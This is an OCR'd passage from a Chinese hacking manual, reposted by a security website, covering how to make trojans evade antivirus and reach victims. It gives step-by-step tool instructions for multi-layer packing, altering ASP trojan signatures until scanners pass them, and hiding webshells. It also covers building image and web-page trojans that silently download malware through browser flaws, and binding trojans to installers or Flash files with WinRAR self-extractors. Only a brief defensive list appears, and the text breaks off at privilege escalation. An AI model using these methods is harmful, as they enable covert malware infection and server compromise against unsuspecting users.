（3） 使用“北斗压缩”对木马服务端进行多次加壳

使用“北斗程序压缩”给木马服务端进行多次加壳的具体操作步骤如下。

步骤 01 先用常见的加壳工具 ASPack 给某个木马服务端进行加壳，运行“北斗程序压缩”软件，其主窗口如图 5-8 所示。切换到“配置选项”选项卡，在其中有几个比较重要的参数，如图 5-9 所示。



图 5-8 “北斗程序压缩”主窗口




图 5-9 “配置选项”选项卡

- 处理共享节：加壳时软件会智能地判断共享节的可用性并作出正确处理，使木马程序在压缩后能够正常使用，此项是必选的。
- 最大程度压缩：压缩加壳生成后的程序体积达到最小。
- 使用 Windows dll 加载器：让 Windows 自动进行处理。

步骤 02 勾选相应参数前面的复选框后，切换到“文件压缩”选项卡，单击“打开”按钮，即可打开“选择一个文件”对话框，如图 5-10 所示。

步骤 03 在其中选择一个可执行文件后，单击“打开”按钮，开始进行压缩，如图 5-11 所示。经过“北斗程序压缩”加壳的木马程序，可以使用 ASPack 等加壳工具进行再次加壳，这样就有了两层壳的保护。

步骤 04 当有大量的木马程序需要进行压缩加壳时，可以使用“北斗程序压缩”的“目录”压缩功能。切换到“目录压缩”选项卡，单击“打开”按钮，打开“浏览文件夹”对话框，如图 5-12 所示。

步骤 05 在选择一个文件夹之后，单击“确定”按钮返回到“目录压缩”选项卡，即可看到添加的文件以及其子目录，如图 5-13 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-10 “选择一个文件”对话框



图 5-11 压缩选中的文件



图 5-12 “浏览文件夹”对话框

步骤 06 勾选“包含子目录”复选框和“使用格式过滤器”复选框，单击“压缩”按钮，即可完成对选中的程序的批量压缩加壳，如图 5-14 所示。



图 5-13 “目录压缩”选项卡




图 5-14 “PE-Scan 3.31”主窗口

2. 修改 ASP 木马特征码

修改 ASP 木马特征码也是躲避杀毒软件查杀的方法之一，这种方法可以使木马躲避功能非常强大的杀毒软件。

（1） 伯乐免杀工具 Boler 8.16

使用“伯乐免杀工具 Boler 8.16”修改 ASP 木马特征码的具体操作步骤如下。

步骤 01 下载并解压缩“伯乐免杀工具 Boler 8.16”，双击其中的安装文件，打开“欢迎”对话框，在其中查看相关的警告信息等，如图 5-15 所示。

步骤 02 单击“下一步”按钮，打开“许可协议”对话框，在其中阅读相关软件协议，如果对相关协议没有异议，则选择“我同意该许可协议的条款”单选项，如图 5-16 所示。




图 5-15 “欢迎”对话框




图 5-16 “许可协议”对话框

步骤 03 单击“下一步”按钮，打开“用户信息”对话框，在其中的“名称”和“公司”文本框中根据需要输入相关的名称和公司信息，如图 5-17 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 单击“下一步”按钮，打开“安装文件夹”对话框，在“安装 Boler 到”文本框中可以通过单击“更改”按钮来修改文件的安装位置，如图 5-18 所示。




图 5-17　“用户信息”对话框




图 5-18　“安装文件夹”对话框

步骤 05 单击“下一步”按钮，打开“快捷方式文件夹”对话框，在其中选择快捷方式文件夹，也可以通过单击“快捷方式文件夹”文本框后面的下三角按钮改变快捷方式文件夹，如图 5-19 所示。

步骤 06 单击“下一步”按钮，打开“准备安装”对话框，在其中显示了用户已经设置好的安装文件夹、快捷方式文件夹等信息，如图 5-20 所示。




图 5-19　“用户信息”对话框




图 5-20　“安装文件夹”对话框

步骤 07 单击“下一步”按钮，开始安装软件，稍等片刻即可弹出“安装完成”对话框，提示用户已经成功完成安装，如图 5-21 所示。

步骤 08 单击“完成”按钮，关闭安装向导。选择“开始”→“所有程序”→“Boler”→“伯乐”菜单项，即可打开“Boler”提示对话框，如图 5-22 所示。

步骤 09 单击“我知道了”按钮，打开“Boler”主窗口，如图 5-23 所示。在“伯乐相马”选项卡中单击“木马路径”后门的浏览按钮，从“打开”对话框中将“文件类型”选择为“文件类型木马”，再选择木马所在的路径，如图 5-24 所示。



图 5-21　“安装完成”对话框



图 5-22　“Boler”对话框



图 5-23　“Boler”主操作窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 10 单击“打开”按钮，即可将该木马添加到“伯乐相马”选项卡中，再设置文件的输入路径，同时，使用推荐的样本数目，如图 5-25 所示。

步骤 11 在设置完毕后，单击“生成样本”按钮，就可以在指定目录之下生成多个修改过特征码的 ASP 木马了，使用杀毒软件对这些文件进行查杀，如果能够扫描通过，则检测无毒，可以放心地把这些木马上传到服务器之中，如图 5-26 所示。



图 5-24 “打开”对话框



图 5-25 设置木马路径



图 5-26 生成样本

（2） 特征码定位器

使用“特征码定位器”定位并修改特征码的具体操作步骤如下。

步骤 01 下载并运行特征码定位器，打开其主窗口，如图 5-27 所示。选择“设置”→“总体参数”菜单项，打开“整体参数设置”对话框，在其中选择“文件特征码手动定位”单选按钮；勾选“是否使用自定义路径”复选框，单击“浏览”按钮设置生成文件的存放路径，如图 5-28 所示。

步骤 02 选择“设置”→“手动参数”菜单项，打开“手动参数设置”对话框，选择“总共生成规定个数的文件”单选项，在“生成个数”文本框中输入 500，如图 5-29 所示。



图 5-27 “特征码定位器”主窗口



图 5-28 “整体参数设置”对话框




图 5-29 “手动操作参数设置”对话框

步骤 03 在“特征码定位器”主窗口中选择“文件”→“特征码检测”→“文件特征码”菜单项，打开“打开”对话框，如图 5-30 所示。

步骤 04 在选择要检测的 exe 文件后，单击“打开”按钮，即可看到“PE 文件段选择”对话框，在其中可以看到该文件包含的 PE 文件段，如图 5-31 所示。

步骤 05 单击“确定”按钮，看到“生成文件信息”对话框。单击“运行”按钮，即可生成小文件，如图 5-32 所示

步骤 06 待操作完成后，将会看到“操作成功”提示框，在其中分别对手工和自动两种方式提供对应的操作，单击“确定”按钮关闭该对话框，如图 5-33 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-30 “打开”对话框



图 5-31 “PE 文件段选择”对话框

步骤 07 在“特征码定位器”主窗口中选择“操作”→“结果定位”菜单项，打开“浏览文件夹”对话框，在其中选择前面设置的存放检测结果的文件夹。单击“确定”按钮，即可完成操作，如图 5-34 所示。



图 5-32 “生成文件信息”对话框



图 5-33 “操作成功”提示框



图 5-34 “浏览文件夹”对话框

步骤 08 在“特征码定位器”主窗口中选择“文件”→“保存结果”菜单项，打开“保存为”对话框，如图 5-35 所示。在设置保存位置和文件名之后，单击“保存”按钮，待保存完毕后即可看到“保存成功”提示框，如图 5-36 所示。

步骤 09 单击“确定”按钮，打开保存的记事本文件，即可查看其显示结果，如图 5-37 所示。在其中可看到手动检测出来的特征码的序号、起始偏移、大小以及结束偏移等信息。



图 5-35 “保存为”对话框



图 5-36 “保存成功”提示框



图 5-37 手动检测出的特征码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 10 选择“设置”→“总体参数”菜单项，打开“整体参数设置”对话框，在其中选择“文件/内存特征码自动定位”单选项并设置生成文件的存放路径。

步骤 11 选择“设置”→“自动参数”菜单项，打开“自动参数设置”对话框，在其中设置生成文件的间隔和最小替换字节数，如图 5-38 所示。



这里需要注意生成文件的时间，必须要保证在这个时间内杀毒软件可以删除有毒文件，否则定位将会失去准确性。这个时间一般是 7～10 秒。而替换的字节可以根据文件的大小来设置。

步骤 12 打开要定位特征码的程序，在“PE 文件段选择”对话框的“起始位置”文本框和“检测大小”文本框中，分别输入前面手工检测到的结果。单击“添加区段”按钮，即可将其添加到下面的区段列表中，如图 5-39 所示。




图 5-38 “自动操作参数设置”对话框



图 5-39 输入手工检测的定位结果

步骤 13 单击“确定”按钮后，同样可以打开“生成文件信息”对话框。最后保存定位的结果，在专门修改特征码工具中打开该木马文件，将特征码所在位置替换为 0。打开杀毒软件进行杀毒，如果没有报告病毒，就表明定位的结果是正确的，此时修改特征码就完成了。

5.1.2 暗藏 Webshell 后门

攻击者一般都会采用插入代码、图片合并等多种方式，将 ASP 木马后门嵌入到网站或目标主机的网页或服务器中，同时不影响网页的正常使用，然后再修改网页文件的时间等，让管理员无从下手。下面介绍几种暗藏 Webshell 后门的方法，即木马常见的伪装手段。

1. 将 ASP 木马与图片文件合并

将 ASP 木马与图片进行合并是许多黑客常用的欺骗别人执行木马的方法，现在比较流行的图片木马有如下两种：

- 第一种是把木马伪装成一个病毒，需要通过用户点击图片进而触发木马的下载并运行。
- 第二种是无声无息就能入侵电脑的图片病毒。这种病毒主要是利用了 Windows 的漏洞，把木马加载在图片中，只要没有打上相应补丁的用户游览到这些图片，就会自动下载该图片信息中所包含的木马信息，进而达到木马种植的功能。

只要黑客将服务端程序的文件名更改为“类似”图像文件的名称，再假装传送照片给受

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

害者，受害者就会立刻执行它。图片木马生成器是一款可以生成图片木马的工具，它利用最新漏洞生成 jpg 图片。具体的操作步骤如下。

步骤 01 先把木马传到一个空间（如 http://www.*** *.com/***.exe），再运行图片木马生成器程序，即可打开图片木马生成器对话框，如图 5-40 所示。

步骤 02 在其中输入“网址木马地址”和“图片在网上的地址”，单击“生成文件”按钮，就可以生成一个 6 KB 大小的 jpg 图片，有漏洞的计算机一看到图片，就能自动把该地址木马下载到本地并运行。




图 5-40 “图片木马生成器” 对话框

2. 修改图标

修改木马病毒的图标，在一定程度上可以起到了欺骗作用，下面以“动鲨最新网页木马生成器”为例，介绍制作网页木马的过程。使用“动鲨最新网页木马生成器”制作网页木马，可以将任意木马程序集成到一个网页中，并利用最新的 IE 漏洞，在网页浏览者主机后台安装并执行木马程序。制作网页木马的具体操作步骤如下。

步骤 01 运行“动鲨最新网页木马生成器”之后，即可打开其对话框，如图 5-41 所示。单击“请选择要运行的 EXE 文件”文本框后面的“浏览”按钮，打开“打开”对话框，如图 5-42 所示。



图 5-41 “动鲨最新网页木马生成器”对话框



图 5-42 “打开”对话框

步骤 02 在“打开”对话框中选择需伪装的木马文件，单击“打开”按钮，返回到“动鲨最新网页木马生成器”对话框。在“输入存放木马的 WEB 文件夹路径”文本框中输入相应的网址，如 http://happy.my.bbs.good.com/，如图 5-43 所示。

步骤 03 单击“生成木马”按钮，即可看到“木马已生成成功”提示框，如图 5-44 所示。单击“确定”按钮，即可成功生成网页木马。




图 5-43　设置存放木马的 Web 文件夹路径




图 5-44　木马生成成功

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 在“动鲨网页木马生成器”目录的“动鲨网页木马”文件夹中将生成 bbs003302.css、bbs003302.gif 以及 index.htm 等 3 个网页木马，如图 5-45 所示。其中 index.htm 是网站的首页文件，而另外两个是调用文件。将生成的三个木马上传到前面设置的存在木马的 Web 文件夹中，当浏览者一旦打开这个网页，浏览器就会自动在后台下载指定的木马程序并开始运行了。

> 注意 在设置“存放木马的 WEB 文件夹路径”时，设置的路径必须是某个可访问的文件夹，一般位于自己申请的一个免费网站上。

网页木马就是利用用户系统或软件的漏洞，在用户浏览网页时下载一个木马程序，再利用该木马来控制其电脑，盗取其主机中的有用资料。

要想减少网页木马的入侵，可以采取如下 3 种措施。

- 修复 IE 浏览器：用工具软件修复 IE 并彻底清理流氓软件所有的注册表及文件记录。
- 查看启动项：可查看启动项目中是否有病毒。在“运行”对话框中输入“msconfig”命令，打开“系统配置实用程序”对话框，在“启动”选项卡下把除了输入法（ctfmon）以外的其他没有用的启动项前面的勾去掉，如图 5-46 所示。
- 及时升级杀毒软件：到安全模式（在开机时连续快速按“F8”键，在出现菜单选择安全模式选项进入系统）彻底杀毒。



图 5-45 生成的木马文件



图 5-46 “系统配置实用程序”对话框

3. 捆绑文件

捆绑文件是将木马捆绑到一个安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下，偷偷地进入了系统。用来捆绑的工具也很多，下面介绍几个常见的捆绑工具。

（1） 免杀文件捆绑器

免杀文件捆绑器可以将普通文件捆绑在一起，也可以将木马程序与普通文件捆绑在一起，以达到隐藏木马程序和发送木马程序的目的。捆绑文件的操作步骤如下。

步骤 01 下载并运行免杀文件捆绑器，并打开其运行主窗口，如图 5-47 所示。

步骤 02 在其中分别单击“文件一”、“文件二”、“图标”三个文本框后的...按钮，在打开的相应对话框中选择要捆绑的文件、被捆绑的文件以及捆绑生成文件的图标之后，单击“捆绑”按钮，即可实现捆绑相应的文件。待捆绑完成后，即可看到“文件捆绑成功”对话框，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如图 5-48 所示。




图 5-47　“文件捆绑器”主窗口



图 5-48　文件捆绑文件成功对话框



为了不让用户起疑心，最好勾选上“压缩”复选项，这样，经过捆绑后所生成的文件就和原文件大小相差不大了。

（2）　使用 WinRAR 捆绑木马

下面将一个 Flash 动画（1.swf）和木马服务端文件（s.exe）捆绑在一起，并生成自解压文件。一旦用户运行该文件，在显示 Flash 动画的同时就会感染木马。具体的操作步骤如下。

步骤 01 准备好一个 Flash 动画文件（1.swf）和木马服务端文件（s.exe），并存放在同一个文件夹下。运行 WinRAR，并右击 Flash 动画文件（1.swf）和木马服务端文件（1.exe）所在文件夹，在弹出的快捷菜单中选择“添加到压缩文件”选项，即可打开“压缩文件名字和参数”对话框，在“压缩文件名”文本框中设置将要生成的压缩文件名，并勾选“创建自解压缩格式压缩文件”复选框，如图 5-49 所示。

步骤 02 切换到“高级”选项卡，如图 5-50 所示。单击“自解压选项”按钮，打开“高级自解压选项”对话框，在“解压路径”选项区域中设置默认的解压路径，在“解压后运行”文本框中输入“s.exe”，即可在文件释放后自动运行木马程序，如图 5-51 所示。




图 5-49　“压缩文件名和参数”对话框




图 5-50　高级选项卡



图 5-51　“高级自解压选项”对话框

步骤 03 切换到“模式”选项卡，在其中分别勾选“全部隐藏”复选框和“覆盖所有文件”复选框，以增加木马程序的隐蔽性，如图 5-52 所示。

步骤 04 为了更好的迷惑用户，还可以在“文本和图标”选项卡下设置自解压窗口标题、自解压文件图标等，如图 5-53 所示。

步骤 05 在设置完毕之后，单击“确定”按钮，返回“高级自解压选项”对话框。在“注释”选项卡中可以看到自己所设置的各项，其中 Path 表示自解压路径；Setup 代表自释放后运行的程序；Silent 和 Overwrite 分别代表是否隐藏和覆盖文件，赋值为 1 则代表“全部隐藏”和“覆盖所有文件”，如图 5-54 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-52 “模式”选项卡




图 5-53 设置自解压的文本和图标



图 5-54 查看注释内容

步骤 06 单击“确定”按钮，即可生成一个自解压的压缩文件，此时只要将该文件放到网上，当别人下载该文件并运行后，就会中木马了。

（3） EXE 文件捆绑机

EXE 文件捆绑机可以将两个可执行文件（EXE 文件）捆绑成一个文件，运行捆绑后的文件等于同时运行了两个文件。它会自动更改图标，使捆绑后的文件与捆绑前的文件图标一样。

具体的操作过程如下。

步骤 01 运行“EXE 文件捆绑机”主程序，打开其对话框，如图 5-55 所示。

步骤 02 单击“下一步”按钮，打开“指定 可执行文件 1”对话框，如图 5-56 所示。单击“单击这里，指定可执行文件 1”按钮，打开“指定 可执行文件 1”对话框，在其中选择可执行文件 1。




图 5-55 “EXE 捆绑机”对话框




图 5-56 “制定可执行文件 1”对话框

步骤 03 在设置完毕之后，单击“下一步”按钮，打开“指定 可执行文件 2”对话框，如图 5-57 所示。通过单击“单击这里，指定可执行文件 2”按钮，选择可执行文件 2。

步骤 04 单击“下一步”按钮，打开“指定 保存路径”对话框，如图 5-58 所示。单击“单击这里，指定保存路径”按钮，选择捆绑后文件的保存路径。

步骤 05 单击“下一步”按钮，打开“选择版本”对话框，在“版本类型”下拉列表中选择“个人版”选项，如图 5-59 所示。

步骤 06 在选择完毕之后，单击“下一步”按钮，打开“捆绑文件”对话框。在其中单击“单击这里，开始捆绑文件”按钮，即可开始进行文件捆绑。待捆绑结束之后，即可看到“捆绑文件成功”提示框，如图 5-60 所示。单击“确定”按钮，结束文件的捆绑。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-57　“制定可执行文件 2”对话框




图 5-58　“指定保存路径”对话框




图 5-59　“选择版本”对话框




图 5-60　“捆绑文件成功”提示框

（4）　使用“永不查杀捆绑机”进行捆绑

永不查杀的捆绑机是一款由灰鸽子工作室开发的捆绑工具，可模拟 IE 程序将多个不同类型的文件（如：*.exe、*.dll 等）捆绑成一个可执行程序，还可自定义捆绑后程序的图标。

使用“永不查杀的捆绑机”进行文件捆绑的具体操作步骤如下。

步骤 01 从黑客基地网站可下载到“永不查杀的捆绑机”软件压缩包，解压缩后在打开的文件夹中可以看到两个文件，如图 5-61 所示。

步骤 02 双击 CABINET.exe 程序，打开“永不查杀的捆绑机”主窗口，如图 5-62 所示。



图 5-61　“永不查杀的捆绑机”文件夹



图 5-62　“永不查杀的捆绑机”窗口

步骤 03 单击“添加文件”按钮，选择所要捆绑的文件，如可以添加一个 rar 解压缩包和金山清理专家安装程序作为捆绑对象（此捆绑程序支持对 2 个以上的文件进行捆绑，并且支持各种类型的文件格式），如图 5-63 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 在“安装首次运行”下拉列表中选择“bbs.rar”选项，而在“当首次结束再运行”下拉列表中选择“KASSetup.exe”选项。最后为捆绑文件选择一个图标，捆绑机本身已经为用户准备了大量的候选图标，由于这里捆绑的文件是 rar 解压缩安装软件，所以选择了一个软件安装图标，如图 5-64 所示。



图 5-63 添加要捆绑的文件



图 5-64 设置捆绑文件的属性

步骤 05 单击“捆绑文件”按钮，打开“保存为”对话框，如图 5-65 所示。在选择捆绑文件保存位置之后，单击“保存”按钮，即可进行文件捆绑。如果出现“捆绑完成”的信息提示框，说明文件捆绑已经成功完成，如图 5-66 所示。




图 5-65 “保存为”对话框



图 5-66 “捆绑完成”提示框

提示

“永不查杀捆绑机”除支持常见图标图片文件（*.IOC、*.BMP）外，还可从可执行文件（*.EXE）和动态链接库（*.DLL）中提取相关的图标进行使用。由于该捆绑机是利用模拟 IE 程序来支持多个不同类型的文件捆绑成一个可执行程序，所以一般的杀毒工具都不会报警，保证了木马进入对方机器后避免被杀毒软件杀掉。

5.1.3 全面提升 ASP 木马权限

根据不同情况，提升 ASP 木马权限的方法有多种。例如：一个动网论坛的管理员密码通过某方法被入侵者获取，入侵者设置允许上传 ASP 文件，结果利用一个 cmdasp 后门渗透整台服务器。下面以这种情况为例讲述一下如何全面提升 ASP 木马权限。具体的操作步骤如下。

步骤 01 如果没有安装 Internet 信息服务器，可以在“添加/删除程序”窗口下“Windows 组件”选项下安装。在已经安装 Internet 服务器的情况下，单击“开始”→“控制面板”菜单

溜客安全网 WwW.176Ku.CoM

